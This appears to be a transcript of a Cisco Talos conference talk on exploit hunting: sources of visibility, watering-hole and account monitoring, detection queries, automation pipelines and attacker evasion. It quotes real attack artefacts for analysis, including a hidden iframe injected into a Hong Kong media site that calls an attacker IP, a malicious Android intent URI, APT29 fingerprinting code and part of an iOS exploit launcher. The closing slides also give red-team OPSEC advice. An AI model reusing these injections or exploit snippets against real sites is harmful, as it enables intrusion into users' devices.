

The background is dark gray with white circuit board traces and circular components in the corners. The main title is centered in a large, bold, light blue font.

Exploit hunter: How we turn your 0day into Nday

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Cisco Talos
2025



Why am I here Who am I ?

Chi-En (Ashley) Shen

- ! (Red teamer or Vulnerability researcher)
- Security researcher in Cisco Talos
- Ex-Googler. Hunt exploits in-the-wild in Threat Analysis Group (TAG).
- 中文不好



What's in the next 30 mins

01

WHO ARE THE EXPLOIT
HUNTER?

02

RICE IS IMPORTANT!!
(巧婦難為無米之炊)

03

FOLLOW THE VINE
(順藤摸瓜)

04

COMMON PROTECTIONS

05

AUTOMATION IS
IMPORTANT

06

THE CHALLENGES

01



**WHO ARE THE
EXPLOIT HUNTER?**

Who are Exploit Hunter?



An exploit hunter actively hunts for, analyzes, and tracks exploits in the wild, understanding attacker tactics, and identifying real-world exploitation.

Threat Hunting v.s. Exploit Hunting?

*Compare with threat hunting, exploit hunting don't always starting from a platform..
It also require more Operational Security consideration.*

Different Roles and Territory



Protecting Org

- **Orgs** perform exploit hunting to discover threats intruding org environment.
- Mostly hunting exploitation of known vulnerability.



Protecting customers/ Providing Threat Intelligence

- **Security vendors** perform exploit hunting to provide threat intelligence or services (MDR).
- Approach is also more similar with threat hunting, focusing more on discovering “Campaign”



Protecting Services / Users

- **Service/platform providers** protect services from the abuser and protect users/org from abuses.
- Hunting on platforms, applications, services infrastructure.




Microsoft



How Does Google TAG Performs Exploit Hunting

- Epic Achievement: **Clement Lecigne**: 0-days hunter world champion

| P | TYPE | TITLE |
|----|---------------|--|
| P0 | Vulnerability | Security: [0-day] V8 Incorrect parsing leads to type confusions |
| P1 | Vulnerability | Security: [0-day] Heap overflow in WebRtcAudioSink |
| P3 | Vulnerability | I am a self-taught ethical gray-hat hacker, I possess a unique blend of skills that merges the intricacies ... |
| P0 | Vulnerability | Security: [0-day] heap overflow in vp8_encode_frame after frame re-sizing |
| P0 | Vulnerability | Security: [0-day] Bug in the handling of the arguments object |
| P0 | Vulnerability | Security: [0-day] Integer overflow in SkSLVMCodeGenerator (skia) |
| P0 | Vulnerability | Security: [0-day] JIT optimisation issue |
| P0 | Vulnerability | Security: [0-day] FeedbackCell issue leading to type confusion |
| P1 | Vulnerability | Security: heap-buffer-overflow in gpu::gles2::Texture::SetLevelCleared |
| P0 | Vulnerability | Security: [0-day] JIT optimisation issue |
| P0 | Vulnerability | Security: [0-day] Use-After-Free in UpdateAnimationTiming |
| P0 | Vulnerability | Security: JSON.stringify leaks TheHole value, leading to RCE |
| P1 | Vulnerability | Security: ASLR bypass via memory_instrumentation.mojom.Coordinator |
| P1 | Vulnerability | Security: heap-use-after-free in content::RenderFrameHostImpl::delegate |
| P1 | Vulnerability | Security: In-the-wild using intents to redirect to other browsers |



HEXACON2024 - Caught in the wild, past, present and future by Clem1

Hexacon
1.85K subscribers

Subscribe

79 79

Share

02



RICE IS IMPORTANT!!
[巧婦難為無米之炊]



Visibility

Refers to the ability to observe, detect, and analyze activities within an environment to identify potential threats, including exploits, malware, and attacker behaviors.

Network

Netflow data, IDS/IPS alerts, VPN log, DNS lookup logs...etc

Application

App logs, memdump, web server logs, browser telemetry...etc

Endpoint

EDR/XDR logs, Memdump/crash dump, Windows event logs...etc

Cloud

CloudTrail, Kubernetes Logs, SaaS Monitoring, IAM logs...etc

Exploit hunting focus more on the "Attack Surface" monitoring

Exploit hunting Visibility



Basic

Public CVEs, VT, Censys,
Zoomeye, Shodan, Exploit-DB,
Public sandboxes, Github

*Hunting known exploits abused
in the wild*



Enhanced

Threat intelligence
feed.

*Understand attacker's
tradecraft, behaviors, targeted
platform, C2, unique tools*




Unique


Platform (device, OS, web..etc)
telemetry, application
telemetry, User metadata
(URLs, account data), Web
crawling data

*Best visibility to see activities
on the attack surface. More
chance on Oday*

03



FOLLOW THE VINE
(順藤摸瓜)



Who are the attacker?

More resourceful APT groups?
Mercenary companies?

Who are the targets?

Government officials?
Activist/Dissident?
Private entity?
Financial sector?

What are the target's interest/background?



Governmental background →
Government department announcement,
News.
Activist/Dissident → News, articles from
journalists, NGO
Private company → supplier, clients

What platform/tools does the targets use for that?

News, articles → Browsers
Tools → Apps on mobile
devices

How does targets getting into the topic?

Governmental announcement → gov
sites
News → international / local news
media
Private messages → Messenger app



Who are the targets?

With Email Level of Visibility

- Deliver payloads in the forms of
 - URL links
 - Attachment files
 - Email metadata
- Attackers sent phishing / targeted attack emails to
 - Exploit browsers
 - Exploit email clients
 - Exploit application

<https://blog.google/threat-analysis-group/government-backed-actors-exploiting-winrar-vulnerability/>

FROZENBARENTS impersonates Ukrainian drone training school to deliver Rhadamanthys infostealer

In a [blog post](#) earlier this year, TAG reported on FROZENBARENTS (aka SANDWORM) targeting the energy sector and continuing hack & leak operations. The group, attributed to Russian Armed Forces' Main Directorate of the General Staff (GRU) Unit 74455, on September 6th launched an email campaign impersonating a Ukrainian drone warfare training school.

Using a lure themed as an invitation to join the school, the email contained a link to an anonymous file-sharing service, fex[.]net, which delivered a benign decoy PDF document with a drone operator training curriculum and a malicious ZIP file exploiting CVE-2023-38831 titled "Навчальна-програма-Оператори.zip" (Training program operators).

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ УКРАЇНСЬКИЙ ДЕРЖАВНИЙ ЦЕНТР ПОЗАШКІЛЬНОЇ ОСВІТИ

«СХВАЛЕНО»

Педагогічною радою Українського
державного центру позашкільної
освіти
Протокол № 10 від "06" червня 2022
року

ØClick exploiting Microsoft Outlook (CVE-2023-23397)

- Reported as [Critical] 0day exploited by APT28 (FancyBear).
- Microsoft Outlook allows crafted email (.msg) file with custom property to contain UNC path pointing to attacker controlled server.
- Exploitation of the vulnerability will trigger request to C2 to leak the targeted user's Net-NTLMv2 (network authentication) hashes.


```
.text:01A438DF
.text:01A438DF
.text:01A438DF ; Attributes: bp-based frame
.text:01A438DF
.text:01A438DF ; int __thiscall PlayReminderSoundFile(LPCWSTR lpFileName)
.text:01A438DF PlayReminderSoundFile proc near
.text:01A438DF
.text:01A438DF FilePart= dword ptr -210h
.text:01A438DF Buffer= word ptr -20Ch
.text:01A438DF var_4= dword ptr -4
.text:01A438DF
.text:01A438DF push    ebp
.text:01A438E0 mov     ebp, esp
.text:01A438E2 sub     esp, 214h
.text:01A438E8 mov     eax, __security_cookie
.text:01A438ED xor     eax, ebp
.text:01A438EF mov     [ebp+var_4], eax
.text:01A438F2 push    esi
.text:01A438F3 push    edi
.text:01A438F4 lea     eax, [ebp+FilePart]
.text:01A438FA xor     edi, edi
.text:01A438FC push    eax                ; lpFilePart
.text:01A438FD lea     eax, [ebp+Buffer]
.text:01A43903 push    eax                ; lpBuffer
.text:01A43904 push    104h              ; nBufferLength
.text:01A43909 push    edi                ; lpExtension
.text:01A4390A push    ecx                ; lpFileName
.text:01A4390B push    edi                ; lpPath
.text:01A4390C call    ds:SearchPathW(x,x,x,x,x,x)
.text:01A43912 test    eax, eax
.text:01A43914 jle     short loc_1A43953
```

Could deploy detection to look for suspicious (external) UNC path in email metadata.




Who are the targets?

With Account Level of Visibility

- Identify high-value / high risk accounts is a good way to narrow down the monitoring list
 - Attacker use stolen cookie or access token to access victim accounts after exploitation (i.e. Pegasus)
 - **Compromised accounts** detection techniques (usually applied in combination)
 - Impossible travel detection
 - Bad reputation IPs detections
 - Resources access / export (i.e. document access, contacts exporting)
 - Change of device (using device fingerprint)
 - Session/Cookie hijacking detection
- 


Accounts & Emails Tracking / Pivoting



URL Exploiting Chrome on Android (CVE-2022-2856)

- Reported as [HIGH] 0day exploited in the wild
- Insufficient validation of untrusted input in Intents.
- This intent URI causes the link to be opened in the Samsung browser (com.sec.android.app.sbrowser) application without any notification to or consent from the user.
- Chromium in Samsung browser was 7 months behind. Threat actor use this to downgrade browser to use Nday.

```
intent://[malicious  
server]/#Intent;scheme=https;package  
=com.sec.android.app.sbrowser;action  
=android.intent.action.SBROWSER_VI  
EW_FOR_EXTERNAL_APP;end
```



*Could deploy detection to
catch abnormal URL
pattern*




How does target getting into the topics?

Watering hole Monitoring

- Monitor the potential targeted websites
- Web crawl the targeted websites
 - Snapshot the website and compare difference
 - Detect new iFrame injection
 - Detect new outbound domain/IP with unusual ports

Watering hole campaign in 2021 compromise media website in Hong Kong to inject Iframe direct to attacker's server

```
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8372/6nE5dJzUM2wV.html"></iframe>  
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8371/00AnW8Lt0NEM.html"></iframe>
```



How does target getting into the topics?

Hunting Reconnaissance Code

- Watering hole sites delivering exploit code often include reconnaissance code to get device information before deliver the real payload

APT29 ITW payload uses a HTML5 profiling framework drawing canvas to identify the target's exact iPhone model, screen size, touch screen....etc

```
function getImageHash(){var e,t=document.createElement("canvas");if(null!=t){var l=function(e){e.width=67,e.height=67;var t=e.getContext("2d",{alpha:!0});if(null!=t)return t.imageSmoothingQuality="low",t.imageSmoothingEnabled=!0,t.globalCompositeOperation="source-over",t.globalAlpha=1,t.miterLimit=1/0,t.filter="none",t.lineCap="butt",t.lineDashOffset=0,t.lineJoin="miter",t.font="10pt Arial",t.lineWidth=2,void 0!==t.setLineDash&&t.setLineDash([10,20]),t.shadowColor="black",t.shadowOffsetX=-3,t.shadowOffsetY=-5,t.translate(e.width/2,e.height/2),t.rotate(.8901179),t.fillStyle="green",t.textAlign="center",t.textBaseline="middle",t.fillText("*51Degrees*",0,0),t.beginPath(),t.shadowColor="yellow",t.shadowBlur=1,t.shadowOffsetX=1,t.shadowOffsetY=1,t.strokeStyle="red",t.fillStyle="rgba(0, 0, 255, 0.6)",void 0===t.ellipse?t.arc(0,0,25,0,2*Math.PI):t.ellipse(0,0,25,15,Math.PI/4,0,2*Math.PI),t.fill(),t.stroke(),e.toDataURL()}(t);l&&(e=function(e){for(var t=2166136261,l=0;l<e.length;++l)t+=e.charCodeAt(l),t+=(t<<1)+(t<<4)+(t<<7)+(t<<8)+(t<<24);return t>>>0}(l))}return e}function getRenderer(v,p){var a={Version:"1.641563",PublishDate:"2023-05-29T00:21:48.9810514Z",Data:[{x:"Unknown",m:e,n:[148]}, {x:"Apple A7 GPU|Apple A8 GPU|Apple A9 GPU|Apple A10 GPU|Apple A11 GPU|Apple A12 GPU|Apple A13 GPU|Apple A14 GPU|Apple A15 GPU|Apple A16 GPU",m:P,n:[10,11,12,16,15,6,7,14,8,5,9,13],v:["iPhone"]}, {x:"Apple A7 GPU|Apple A8 GPU|Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A12X GPU|Apple A10 GPU|Apple A12 GPU|Apple A8X GPU|Apple M1 GPU|Apple A14 GPU|Apple A12Z GPU|Apple A15 GPU|Apple A13 GPU|Apple M2 GPU",m:P,n:[23,24,19,21,22,20,18,17],v:["iPad"]}, {x:"Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A10 GPU|Apple A11 GPU|Apple A12X GPU|Apple A12 GPU|Apple A8 GPU|Apple A8X GPU|Apple A13 GPU|Apple A14 GPU|Apple M1 GPU|Apple A12Z GPU|Apple A15 GPU|Apple A7 GPU|Apple A16 GPU|Apple M2 GPU",m:P,n:[23,19,10,11,12,16,21,22,
```

User Agent Spoofing

- Attacker sometimes deliver different exploits for different platform/versions.
- Spoofing the request User Agent sometimes get us different versions of exploits.

```

481 function main() {
482   for (let r = 0; r < guess_id; ++r) {
483     var e = [1.123, 2.123, 3.123, 4.123, 5.123, 6.123, 7.123];
484     e[Math.random().toString(36).replace(/[^\d-z]/g, "").substr(0, 5)] = 4919, structs.push(e)
485   }
486   var r = new Array(32).fill(1.012);
487   r.rw = 13.37, exp({
488     dummy: !1,
489     p: 4660,
490     a: u2d(fake_cell - tag, guess_id),
491     b: r,
492     c: !0
493   })
494 }
495
496 function version_is_supported() {
497   var e = window.navigator.userAgent;
498   if (~e.indexOf("Macintosh")) return !1;
499   var r = new RegExp("OS ([\\d._]+)", "gi").exec(e)[1];
500   return "12_3_2" == r || "12_3_1" == r || "12_3" == r
501 }
502
503 version_is_supported() && setTimeout(main, 50);
504 b64xx = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';
505 document.removeChild(document.documentElement);

```

Figure 16. The script for determining the iOS version and launching the exploit code




How does target getting into the topics?

Typosquatting domains monitoring

- Monitoring list of typosquat domains with tools like DNSTwist
- Using URL visibility (VirusTotal, web crawling, data) to pivot
- Evaluating the URL to find suspicious Javascripts, hidden iframe

| | | |
|-----------------|------------------|--|
| monlamlt[.]com | 23.225.161[.]105 | Typosquat of monlamit[.]com, a Tibetan IT resources and support site |
| mailshield[.]ga | 23.225.161[.]105 | Possible spoof of an AV product |

<https://www.recordedfuture.com/research/scanbox-framework-campaign>



Endpoint/Device logs monitoring


- Detecting mostly "exploiting" and "post exploitation" behavior
- Event logs, crash logs, memory dumps
- Approaches:
 - Unusual memory write/reads
 - Identifies suspicious parent-child process relationships
 - Unusual authentication
 - ...etc

```
DeviceProcessEvents  
| where InitiatingProcessFileName ==  
"svchost.exe"  
| where FileName == "rundll32.exe"  
and ProcessCommandLine contains  
"davclnt.dll"  
and ProcessCommandLine contains  
"DavSetCookie"
```

*CVE-2023-23397 Microsoft Outlook PE
Detecting Looks for svchost.exe launching
rundll32.exe with "davsetcookie", indicating a
suspicious WebDAV connection being
established by Outlook.*



Infrastructure Monitoring

- Tracking attacker's infrastructure hosting the exploit
 - Pivoting via certificate, weird open port, webpage content...etc
 - Tracking exploit panel templates
 - Web scanning monitoring
- 

04



COMMON PROTECTION

COMMON PROTECTION



Payload & Channel Encryption

Attackers encrypt the exploit payload before delivering it to the victim. Using framework like IRONSQUIRREL to do **per-session** encryption.



Fileless Execution

Once delivered, the payload is decrypted dynamically in memory rather than being written to disk. The malware or secondary payload is extracted from memory and executed only in memory.

PAYLOAD EXPIRATION

- Example from Poison Carp group
- In the payload generating page, attacker can set up
 - Payload count
 - Expire Time (mins or hours)
 - Origin page (The redirect page after exploitation)
 - Effective Hit Times (the link expired after number of hits)

05



Automation is Important

Building Automation pipelines

- Automation pipelines for monitoring and evaluation enable timely and large-scale data analysis.
- Monitoring pipeline + evaluation pipeline

Monitoring Pipelines

Wateringhole monitoring

URL pattern monitoring

Web scanning (i.e. Censys) monitoring

Endpoint EDR/XDR

Email attachment hunting

...

**Hits
Evaluation /
Triage**

Evaluation Pipelines

Sandbox evaluation

Headless browser evaluation

Physical devices evaluation

...


Reporting

**Triaging rules
for deciding
priority**

06



The Challenges



The Challenges



MITM Detection

Attacker are detecting MITM setup. By checking TLS “Client Hello” or HTTP/2 Headers.



Device Integrity Checks

Attacker does Jailbreak detection (iOS), Root detection (Android) or Debugger detection



Target Fingerprint Checks

Attacker are doing more checks based on the target’s environment. For example Telco provider check (SIM/MCC-MNC), Roaming detection, IMEI verification, Android build ID for issued country (Samsung).

Takeaway

Blue Team



Visibility determines which exploits can be detected. Exploit hunting spans multiple stages of the attack kill chain, not just execution or post-exploitation.



Understanding and bypassing attacker OPSEC is critical. Automation pipelines enable faster detection, analysis, and response.

Red Team



Operational security must be enforced across the entire attack lifecycle, from initial access to post-exploitation. Even after code execution



When designing an operation, it is crucial to assess the level of visibility available to exploit hunters, including telemetry sources, threat intelligence, and network monitoring capabilities.

Questions?



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